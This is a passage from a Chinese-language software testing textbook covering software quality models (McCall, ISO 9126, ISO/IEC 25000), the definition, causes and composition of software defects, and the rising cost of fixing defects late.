(1) 软件产品质量满足用户要求的程度;

(2) 软件各种属性的组合程度;

(3) 用户对软件产品的综合反映程度;

(4) 软件在使用过程中满足用户要求的程度。

这些特性反映了在人们日常生活中所说的软件系统的易用性、功能性、有效性、可靠性和性能等方面。如 RUP 将软件产品质量定义为三个维度的质量,其中功能和性能是大家非常熟悉的质量特性,可靠性也不陌生,与稳定性比较接近。

(1) 功能: 按照既定意图和要求,执行指定用例的能力。

(2) 性能: 系统的资源利用率和操作特征。资源利用率包括 CPU、内存等所占有的程度。性能的操作特征包括与作业负载相关的特征,如响应时间、操作可靠性(Mean Time To Failure,MTTF),以及与操作限制相关的特征,如负载容量或强度。

(3) 可靠性: 软件坚固性和可靠性(防故障能力,如防止崩溃、内存丢失等能力)、代码完整性以及技术兼容性等。

如果进一步展开这三维质量特性,可以分析更多的、特定的产品质量属性。正如 McCall 模型(如图 2-2 所示)所描述的。




图 2-2 McCall 质量模型的示意图

除了 McCall 模型，还有其他产品质量模型，如 Boehm 模型、ISO 9126 模型。如图 2-3 所示的 ISO 9126 三层质量模型，被国内和国际标准采用。




图 2-3 ISO 9126 软件质量三层模型

(1) 高层：软件质量需求评价准则(Software Quality Requirement Code,SQRC)。

(2) 中层：软件质量设计评价准则(Software Quality Design Code,SQDC)。

(3) 低层：软件质量度量评价准则(Software Quality Measurement Code,SQMC)。

根据这些质量模型,软件产品质量可以归纳为以下几个属性。

(1) 功能性(Functionality)：软件所实现的功能达到它的设计规范和满足用户需求的程度。

(2) 可用性(Usability)：对于一个软件,用户学习、操作、准备输入和理解输出所做努力的程度,如安装简单方便、容易使用、界面友好,并能适用于不同特点的用户,包括对残疾人、有缺陷的人能提供产品使用的有效途径或手段。

(3) 可靠性(Reliability)：在规定的时间和条件下,软件所能维持其正常的功能操作、性能水平的程度。

(4) 性能(Performance)：在指定条件下,软件对操作的响应速度以及实现某种功能所需的计算机资源(包括内存大小、CPU 占用时间等)的有效程度。

(5) 容量(Capacity)：系统的接受力、容纳或吸收的能力,或某项功能的最大数据量或最大限度,有时需要确定系统特定的需求所能容纳的最大量、所能表现的最大值。如 Web 系统能承受多少并发用户同时访问,网络会议系统可以承受的与会人数等。

(6) 可测量性(Scalability)：系统某些特性可以通过一些量化的数据指标描述其当前状态或设定状态。

(7) 可维护性(Service Manageability)：当一个软件投入运行应用后,需求发生变化、环境改变或软件发生错误时,进行相应修改所做努力的程度。

(8) 兼容性(Compatibility)：软件从一个计算机系统或环境移植到另一个系统或环境的容易程度,或者是一个系统和外部条件共同工作的容易程度。兼容性表现在多个方面,如系统的软件和硬件的兼容性、不同版本的软件系统和数据的兼容性。

(9) 可扩展性(Extensibility)：指将来增加新功能、扩充系统能力的难易程度。

根据标准 ISO/IEC TR 9126(2003)或新的 ISO/IEC 25000(2010)系列标准,软件质量分为内部质量、外部质量、使用质量,而且具有下列关系,如图 2-4 所示。其中,外部质量如 ISO 9126 SQRC 所描述的,而纯内部质量包括需求的可追溯性、软件规模、代码的复杂度、软件信息流复杂度、代码耦合性、数据耦合性、模块化、变量命名、程序规范性等。




图 2-4 内部质量、外部质量、使用质量之间的关系

从 ISO/IEC 25000 标准看,软件测试还要关注使用质量,如图 2-5 所示。在使用质量中,不仅包含基本的功能和非功能特性,如功能(有效、有用)、效率(性能)、安全性等,还要求用户在使用软件产品过程中获得愉悦,对产品信任,产品也不应该给用户带来经济、健康和环境等风险,并能处理好业务的上下文关系(语境),覆盖完整的业务领域。




图 2-5 使用质量的属性描述

2.1.2 软件缺陷的定义

对于软件存在的各种问题,人们常用“软件缺陷”这个词,在英文中人们喜欢用一个形象的词“Bug(臭虫)”来代替“Defect(缺陷)”一词。实际上,与“缺陷(Bug)”相近的词还有很多,例如:

缺点(Defect)	偏差(Variance)
谬误(Fault)	失败(Failure)
问题(Problem)	矛盾(Inconsistency)
错误(Error)	毛病(Incident)
异常(Anomy)	

软件缺陷的含义相对比较广泛,包含各种偏差、谬误或错误,其结果表现在功能上的失败和不符合设计要求、客户的实际需求,即与需求相矛盾。所以,软件缺陷是指计算机系统或者程序中存在的任何一种破坏正常运行能力的问题、错误,或者隐藏的功能缺陷、瑕疵,其结果会导致软件产品在某种程度上不能满足用户的需要。在 IEEE Standard 729(1983)中对软件缺陷给出了一个标准的定义。

(1) 从产品内部看,软件缺陷是软件产品开发或维护过程中所存在的错误、毛病等各种问题。

(2) 从外部看,软件缺陷是系统所需要实现的某种功能的失效或违背。

软件缺陷就是软件产品中所存在的问题,最终表现为用户所需要的功能没有完全实现,没有满足用户的需求。而软件缺陷表现的形式是各种各样的,不仅体现在功能的失效方面,还体现在其他方面,例如:

(1) 运行出错,包括运行中断、系统崩溃、界面混乱。

(2) 数据计算错误,导致结果不正确。

(3) 功能、特性没有实现或部分实现。

(4) 在某种特定条件下没能给出正确或准确的结果。

(5) 计算的结果没有满足所需要的精度。

(6) 用户界面不美观,如文字显示不对齐、字体大小不一致等。

(7) 需求规格说明书(Requirement Specification 或 Functional Specification)的问题,如漏掉某个需求、表达不清楚或前后矛盾等。

(8) 设计不合理,存在缺陷。例如,计算机游戏只能用键盘玩而不能用鼠标玩。

(9) 实际结果和预期结果不一致。

(10) 用户不能接受的其他问题,如存取时间过长、操作不方便等。

2.1.3 软件缺陷的产生

如前所说，由于软件系统越来越复杂，不管是需求分析、程序设计等都面临越来越大的挑战。由于软件开发人员思维上的主观局限性，且目前开发的软件系统都具有相当的复杂性，决定了在开发过程中出现软件错误是不可避免的。造成软件缺陷的主要原因有哪些？可以从软件本身、团队工作和技术问题等多个方面分析，以确定造成软件缺陷的主要因素。

1. 技术问题

(1) 开发人员技术的限制，系统设计不能够全面考虑功能、性能和安全性的平衡。

(2) 刚开始采用新技术，解决和处理问题时不够成熟。

(3) 由于逻辑过于复杂，很难在第一次就将问题全部处理好。

(4) 系统结构设计不合理或算法不科学，造成系统性能低下。

(5) 接口参数太多，导致参数传递不匹配。

(6) 需求规格说明书中有些功能在技术上无法实现。

(7) 没有考虑系统崩溃后的自我恢复或数据的异地备份、灾难性恢复等需求，导致系统存在安全性、可靠性的隐患。

(8) 一般情况下，对应的编程语言编译器可以发现这类问题；对于解释性语言，只能在测试运行的时候发现。

2. 软件本身

(1) 不完善的软件开发标准或开发流程。

(2) 文档错误、内容不正确或拼写错误。

(3) 没有考虑大量数据使用场合，从而可能会引起强度或负载问题。

(4) 对程序逻辑路径或数据范围的边界考虑不够周全，漏掉某几个边界条件造成的问题。

(5)对一些实时应用系统，缺乏整体考虑和精心设计，忽视了时间同步的要求，从而引起系统各单元之间不协调、不一致性的问题。

(6) 与硬件、第三方系统软件之间存在接口或依赖性。

3. 团队工作

(1) 团队文化，如对软件质量不够重视。

(2) 系统分析时对客户的需求不是十分清楚，或者和用户的沟通存在一些困难，从而造成对用户需求的误解或理解不够全面。

(3) 不同阶段的开发人员相互理解不一致，软件设计对需求分析结果的理解偏差，编程人员对系统设计规格说明书中某些内容重视不够，或存在着误解。

(4) 设计或编程上的一些假定或依赖性，没有得到充分的沟通。

2.1.4 软件缺陷的构成

软件缺陷是由很多原因造成的，如果把它们按需求分析结果——规格说明书、系统设计结果、编程的代码等归类起来，比较后发现，结果规格说明书是软件缺陷出现最多的地方，见图 2-6。




图 2-6　软件缺陷构成示意图

软件产品规格说明书为什么是软件缺陷存在最多的地方？主要原因有以下几种。

(1) 用户一般是非计算机专业人员，软件开发人员和用户的沟通存在较大困难，对要开发的产品功能理解不一致。

(2) 由于软件产品还没有设计、开发，完全靠想象去描述系统的实现结果，所以有些特性还不够清晰。

(3) 需求变化的不一致性。用户的需求总是在不断变化的，这些变化如果没有在产品规格说明书中得到正确的描述，容易引起前后文、上下文的矛盾。

(4) 对规格说明书不够重视，在规格说明书的设计和写作上投入的人力、时间不足。

(5) 没有在整个开发队伍中进行充分沟通，有时只有设计师或项目经理得到比较多的信息。

排在产品规格说明书之后的是设计，编程排在第三位。在许多人的印象中，软件测试主要是找程序代码中的错误，这是一个认识的误区。如果从软件开发各个阶段能够发现软件缺陷数目看，比较理想的情况也主要集中在需求分析、系统设计、编程阶段(包括单元测试)等三个阶段中，而在系统测试阶段，能够发现的缺陷数目不应该多，即经过需求评审、设计评审、代码评审、单元测试以后，系统中存在的缺陷数目就比较少，会大大降低企业成本，这就是2.1.5节要讨论的缺陷成本。

2.1.5 修复软件缺陷的代价

美国商务部国家标准和技术研究所(NIST)进行的一项研究表明，软件缺陷每年给美国经济造成的损失高达几百亿甚至上千亿美元。说明软件中存在的缺陷所造成的损失是巨大的。即使在软件企业内部，软件缺陷同样会给企业带来很大的成本，即软件缺陷产生劣质成本。根据统计数据，多数软件企业的这种劣质成本高达开发总成本的40%～50%。

鉴于这样高的劣质成本，必须足够地重视软件缺陷所引起的代价，这也就是为什么在讨论软件测试时，总是要强调，希望软件测试尽早介入项目，问题发现得越早越好。缺陷被发现之后，要尽快修复这些被发现的缺陷。为什么要这样做呢？原因很简单，缺陷发现或解决得越迟，成本就越高。

由于人的认识不可能百分之百地符合客观实际，因此生命周期每个阶段的工作中都可能发生错误。并不只是在编程阶段产生错误，需求和设计阶段同样会产生错误。由于前一阶段的成果是后一阶段工作的基础，前一阶段的错误自然会导致后一阶段的工作结果中有相应的错误，而且错误会逐渐累积，越来越多。也许一开始，只是一个很小范围内的潜在错误，但随着产品开发工作的进行，错误不断传导而被放大，小错误会扩散成大错误。越到后期，修改缺陷所付出的代价越大。例如，需求定义中存在的一个问题，没有及时发现，等设计、编程工作都完成之后才被发现，这时就不得不修改设计、修改代码，可见返工的涉及面很广，返工的工作量也很大。如果问题到了发布之后被发现，损失就更大。总之，错误不能及早发现，那只可能造成越来越严重的后果。若能及早排除软件开发中的错误，有效地减少后期工作可能遇到的问题，就可以尽可能地避免付出高昂的代价，从而大大提高系统开发过程的效率。前期的缺陷发现还能减少缺陷的注入量，从根本上提高产品的质量。

Boehm在*Software Engineering Economics*(1981)一书中写到：平均而言，如果在需求阶段修正一个错误的代价是1，那么，在设计阶段就是它的3～6倍，在编程阶段是它的10倍，在内部测试阶段是它的20～40倍，在外部测试阶段是它的30～70倍，而到了产品发布出去

时，这个数字就是 40～100 倍。修正错误的代价不是随时间线性增长，而几乎是呈指数增长的，参见图 2-7。




图 2-7　软件缺陷随着时间的推移带来的成本越来越高

2.2　软件测试的分类

分类取决于分类的方法和坐标，对于软件测试，可以从不同的角度加以分类。软件测试可以根据测试的方法进行分类，也可以根据测试的对象、测试的目标和测试的阶段进行分类，如图 2-8 所示。通过分类，读者能够了解软件测试的全貌，对软件测试有一个完整的认识。

